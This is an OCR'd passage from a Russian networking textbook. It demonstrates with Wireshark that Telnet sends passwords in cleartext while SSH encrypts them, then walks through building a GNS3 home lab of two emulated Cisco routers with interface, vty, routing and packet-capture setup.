SSH-туннелинг лежит и в основе сетей Tor, о которых мы также еще будем говорить несколько позже.

Для того чтобы наглядно убедиться, что с применением SSH трафик сети шифруется, можно в качестве лабораторного практикума собрать следующий стенд. На одном из компьютеров с Windows, выступающем в качестве сервера, установим бесплатную программу freeSSHd (**http://www.freesshd.com**) и настроим ее так, чтобы был разрешен доступ по протоколу Telnet (рис. 2.9).

В программе определим пользователя с именем root, а его параметры выставим так, чтобы использовалась аутентификация с применением пароля (рис. 2.10).

С другого компьютера-клиента (192.168.0.171) по протоколу Telnet с использованием программы PuTTY осуществим соединение с сервером (рис. 2.11).

Сервер производит процедуру аутентификации (рис. 2.12).




Рис. 2.9




Рис. 2.10




Рис. 2.11




Рис. 2.12

В настройках сниффера Wireshark на сервере (192.168.0.100) установим фильтр: "захватывать" только пакеты между сервером и компьютером-клиентом (192.168.0.171), и, используя в меню **Edit** команду **Find Packet**, осуществим поиск пакета со словом password (рис. 2.13 и 2.14).

Находится пакет с указанным словом, подтверждающий, что Telnet действительно передает данные по сети в открытом виде (рис. 2.15).

Далее повторим всю процедуру соединения с сервером, но уже для протокола SSH (рис. 2.16).

И вновь запрашивается аутентификация (рис. 2.17).

Но сейчас пакет со словом password уже не обнаруживается по той простой причине, что весь трафик в сети по протоколу SSH шифруется (рис. 2.18).




Рис. 2.13




Рис. 2.14




Рис. 2.15




Рис. 2.16

Рис. 2.17




Рис. 2.18

Произведенные действия наглядно демонстрируют, почему администраторы UNIX-систем для удаленного администрирования используют протокол SSH, применяя в качестве клиентского программного обеспечения программу PuTTY. С криптографией трудно состязаться.

2.2. Практикум по организации домашнего стенда для изучения шифрованного сетевого канала

Мы не случайно, начав с простого, подвели вас к более сложному, практически уже профессиональному способу организации шифрованного сетевого канала. Сейчас, уже немного подготовившись, вы наверняка сможете самостоятельно организовать стенд, описание которого приведено в этом разделе.

Итак, к делу.

1. Перейдите на сервер разработчика программы GNS3 по адресу **http://www.gns3.net/**.
2. Из раздела **Download** скачайте программу GNS3 для Windows. Лучше всего версию all-in-one (все в одном), чтобы вы с одинаковым успехом могли ее устанавливать как на 32-, так и на 64-разрядных системах.
3. Произведите инсталляцию. Согласитесь установить все компоненты (в том числе SuperPutty), рис. 2.19. Если во время установки программа сообщит, что какой-либо из компонентов уже имеется на вашем компьютере, то ничего страшного — потом откажетесь от повторной установки.




Рис. 2.19

4. После того как вас попросят ввести свой e-mail и поблагодарят за установку, программа, наконец, запустится. Можете закрыть предлагаемый Setup Wizard — настроим все самостоятельно.

   Установите русский язык: **Edit | Preference | General | General Settings | Language | Русский (ru)**. Чтобы изменения вступили в силу, перезапустите про-

грамму. Вам будет предложено ввести имя проекта — назовите его 1 и согласитесь с предлагаемым "по умолчанию" выбором пути для сохранения проекта.




Рис. 2.20

Попробуйте для начала щелкнуть по значку маршрутизатора, в результате появится небольшой список маршрутизаторов. Но в связи с тем, что в данный момент не подключен ни один из образов операционных систем (ios), все модели будут подсвечены бледно (рис. 2.20).

Ваша задача — найти в Интернете файл образа операционной системы маршрутизатора какой-либо модели и произвести его подключение. Нужные нам файлы (имеют расширение bin или image) подключаются в меню **Редактировать | Образы IOS и гипервизоры | Файл образа**. В рассматриваемом примере мы положили несколько образов в папку c:\Documents and Settings*имя пользователя*\GNS3\Images (рис. 2.21).




Рис. 2.21

После подключения выбранного образа вы имеете возможность тут же протестировать его работоспособность: при нажатии кнопки **Test Settings** должно появиться отдельное окно, в котором будет произведен запуск операционной системы. Это окно обязательно следует закрыть и сохранить конфигурацию с выбранным файлом образа (кнопка **Сохранить**), рис. 2.22.




Рис. 2.22

5. Проверим, что маршрутизатор с только что подключенным образом появился в общем списке роутеров (изображение установленной модели будет уже ярким). Перетащим значок работоспособного маршрутизатора в рабочее поле программы. Сделаем это дважды, т. к. нам для эксперимента нужны два устройства (рис. 2.23).




Рис. 2.23

6. Включим роутеры кнопкой большого треугольника. И далее запустим терминальные программы (SuperPytty), как показано на рис. 2.24.
7. Если все в порядке, мы получим два терминальных окна, необходимые нам для конфигурирования каждого из роутеров (R1 и R2), рис. 2.25.

   Если роутеры нормально загрузятся, то соответственно каждый из них в своем терминальном окне "выйдет" на приглашение: `R1#` и `R2#`.

Рис. 2.24




Рис. 2.25

8. Для настройки соединения двух роутеров, каждого по очереди (опишем действия только для первого), в ответ на приглашение введем команду `conf` и нажмем клавишу <Enter>. Приглашение сменится с `R1#` на `R1 (config)#`. Это значит, мы вошли в конфигурационное меню. Обратите внимание:
   - роутер понимает недописанные команды, поэтому после первых нескольких символов при нажатии клавиши <Enter> он дополняет их сам;
   - если слово в команде не конечное, и вы вместо продолжения введете вопрос (не забываем нажать клавишу <Enter>), то в качестве подсказки будут предложены варианты продолжения.

   Продолжим настраивать интерфейс, для чего введем команду `interface fastEthernet 1/0`. Вместо `fastEthernet`, если ваша модель поддерживает, может быть, например, просто `Ethernet`. Чтобы понять типы поддерживаемых интерфейсов, можно дать незавершенную команду: `interface`, тогда после нажатия клавиши <Enter> будет выведен их список. Повторим: в нашем случае мы ввели команду `interface fastEthernet 0/0`. Приглашение сменилось на `R1(config-if)#`. То есть, сейчас мы находимся уже в меню конфигурирования интерфейса. Введем команду `ip address 10.0.0.1 255.255.255.0`. Введем команды `speed 10` и `no shutdown`. Далее, чтобы вернуться на уровень ниже (из меню конфигурации интерфейса в общее конфигурационное меню), дадим команду `exit` (<Enter>), приглашение вновь сменится на `R1 (config)#`. И еще раз выполним `exit`, после чего произойдет выход из общего конфигурационного меню: приглашение сменится на `R1#`.

   Можно проверить действующую в памяти конфигурацию, выполнив команду `show running-config`. В результате вы увидите действующую, но еще несохраненную конфигурацию роутера. Среди множества строк должны присутствовать следующие, нужные нам:

```
interface FastEthernet1/0
ip address 10.0.0.1 255.255.255.0
duplex half
```

При выводе конфигурации на экран обратите внимание на значение `line vty 0 4`. Если у вас другое число, запомните его. На первом роутере настроим возможность входа на линии vty. Для этого вновь войдем в меню конфигурирования — `conf`. Далее выполним `line vty 0 4` (вместо цифры 4 может быть ваше значение, но в принципе нам и этого количества линий хватит, даже если у вас и есть возможность установить больше). Должно появиться приглашение в меню конфигурации линий: `R1(config-line)#`. Выполним команду `password cisco` (слово cisco — это пароль, можете установить любой другой, но не забывайте его). На всякий случай выполните еще команду `login` и далее дважды `exit`.

Чтобы конфигурация запомнилась, выполним команду `copy running-config startup-config` и дважды нажмем клавишу <Enter>. Получим сообщение: `Building configuration... [OK]`. Сейчас конфигурация будет сохраняться, даже если устройство перезагрузить или выключить.

Точно так же настроим и второе устройство, только адрес установим другой: `ip address 10.0.0.2 255.255.255.0`. Запомним и проверим конфигурацию и на втором устройстве.

Подведем итог подготовки стенда. На роутере R1 были проделаны следующие команды:

```
R1#conf
R1(config)# interface FastEthernet1/0
R1(config-if)# ip address 10.0.0.1 255.255.255.0
R1(config-if)# no shutdown
R1(config-if)# exit
R1(config)# exit
R1#conf
R1(config)# line vty 0 4
R1(config-line)# password cisco
R1(config-line)#login
R1(config-line)#exit
R1(config)# exit
R1# copy running-config startup-config
Destination filename [startup-config]?
Building configuration...
[OK]
```

На роутере R2 следующие:

```
R2#conf
R2(config)# interface FastEthernet1/0
R2(config-if)# ip address 10.0.0.2 255.255.255.0
R2(config-if)# no shutdown
R2(config-if)# exit
R2(config)# exit
R2# copy running-config startup-config
Destination filename [startup-config]?
Building configuration...
[OK]
```

Установим соединение (link) между настроенными интерфейсами f1/0 (рис. 2.26). Чтобы установить соединение, необходимо, нажав и удерживая клавишу <Shift>, протянуть его (соединение) с помощью мыши от одного роутера к другому. При щелчке правой кнопкой мыши на изображении роутера есть возможность выбора требуемых нам параметров. Вам будет предложено (в том числе) выбрать интерфейс (не запутайтесь — мы специально выбрали для обоих роутеров интерфейсы f1/0, а не f0/0).




Рис. 2.26

Обратим внимание, что в области **Топология** показано соединение именно между настроенными нами интерфейсами f1/0.

Для проверки соединения в любом из роутеров выполним команду `ping` на сетевой интерфейс противоположного роутера. Например, на первом роутере команда будет выглядеть так:

```
R1# ping 10.0.0.2
```

Получим результат:

```
R1#ping 10.0.0.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 10.0.0.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 24/34/56 ms
R1#
```

Проверим соединение в другую сторону, т. е. со второго роутера:

```
R2# ping 10.0.0.1
```

Поскольку соединение нормально работает, мы можем попробовать следующее: с роутера R2 соединимся с первым роутером по протоколу Telnet:

```
R2# telnet 10.0.0.1
```

Последует запрос пароля:

```
Trying 10.0.0.1 ... Open
User Access Verification
Password:
```

После ввода пароля (cisco) вы окажетесь на первом роутере, это видно по приглашению R1.

Произведите выход, выполнив команду `exit`!

На первом роутере установим на интерфейсе Loopback0 адрес 192.168.0.1 (естественно, находясь в меню конфигурации по команде `conf`):

```
interface Loopback0
ip address 192.168.0.1 255.255.255.0
```

На втором роутере:

```
interface Loopback0
ip address 192.168.1.1 255.255.255.0
```

Не забывайте записывать изменения конфигураций (`copy running-config startup-config`).

Попробуйте команду `ping` с роутера R2 на IP-адрес интерфейса Loopback0 первого роутера:

```
ping 192.168.0.1
```

Не получилось? Правильно! Роутер R2 "не знает" о существовании сети 192.168.0.0 (чтобы убедиться, попробуйте дать команду `R2# show ip config`). Поэтому он не посылал пакеты на интерфейс FastEthernet1/0. Нужно хотя бы статически прописать роутинг, поэтому на R2 выполним команду (в меню `config`):

```
ip route 0.0.0.0 0.0.0.0 fastEthernet1/0
```

Не забывайте производить выход из меню конфигурации по команде `exit`. Вновь попробуйте `ping 192.168.0.1`. Должно все получиться. Выполните также команду `ip route 0.0.0.0 0.0.0.0 fastEthernet1/0` в конфигурационном меню первого роутера.

Таким образом, мы собрали следующую схему, в которой возможен обмен пакетами между адресами 192.168.0.1 и 192.168.1.1 (рис. 2.27).

9. Для запуска сниффера на первом роутере, щелкнув правой кнопкой мыши, выберите команду **Захват** (рис. 2.28).

   Согласимся с выбором соединения (link) и источника (рис. 2.29).

   Должен запуститься сниффер Wireshark (рис. 2.30).




Рис. 2.27




Рис. 2.28




Рис. 2.29




Рис. 2.30

